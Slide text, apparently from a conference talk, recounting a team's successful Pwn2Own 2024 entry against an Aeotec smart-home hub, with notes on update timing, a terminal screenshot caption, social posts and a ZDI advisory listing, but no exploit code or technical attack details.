
超時

- 不管 hub 重設前是否有更新，每次綁定都會花超過十分鐘更新
 - 不需要任何操作
 - 有機會更新失敗
- 規則上有延時的規則

超時

- 不管 hub 重設前是否有更新，每次綁定都會花超過十分鐘更新
 - 不需要任何操作
 - 有機會更新失敗
- ~~規則上有延時的規則~~ 主辦請我們找別的方法，不適用

夢想藍圖





```
~/Downloads/pwn2own_2024/aeotec/exploit_demo — poetry shell › zsh — 137x36
Terminal
(2) ~/Downloads/pwn2own_2024/aeotec/exploit_demo via test-tc2XnEnP-py3.13 took 15m43s
130 % ./exploit.sh 192.168.2.8
```




**THEY EARN \$40,000
AND 4 MASTER OF PWN POINTS.**

搞定！



貼文



Josh


@boredpentester



Only one team is hitting the AOTech at Pwn2Own this year. That device had secure boot, encrypted flash, was production fused and equipped with a TEE to store LUKS keys. Some serious work likely went into their entry 🙌

翻譯貼文

下午2:51 · 2024年10月23日 · 3,692 次查看




2



2



29




Thijs Alkemade @xnyhps · 2024年10月23日




And then after you go through all of that, it turns out that most of the custom binaries it runs are written in Rust... 🤖



1



6




363





TheZDI Bugs

@TheZDI Bugs



[ZDI-25-127|CVE-2025-2233] (0Day) (Pwn2Own) Samsung SmartThings Improper Verification of Cryptographic Signature Authentication Bypass Vulnerability (CVSS 8.8; Credit: NiNi (@terrynini38514) from DEVCORE Research Team)



zerodayinitiative.com

ZDI-25-127

(0Day) (Pwn2Own) Samsung SmartThings Improper Verification of Cryptographic Signature Authentication ...

上午3:17 · 2025年3月13日 · **9,015** 次查看

Q&A

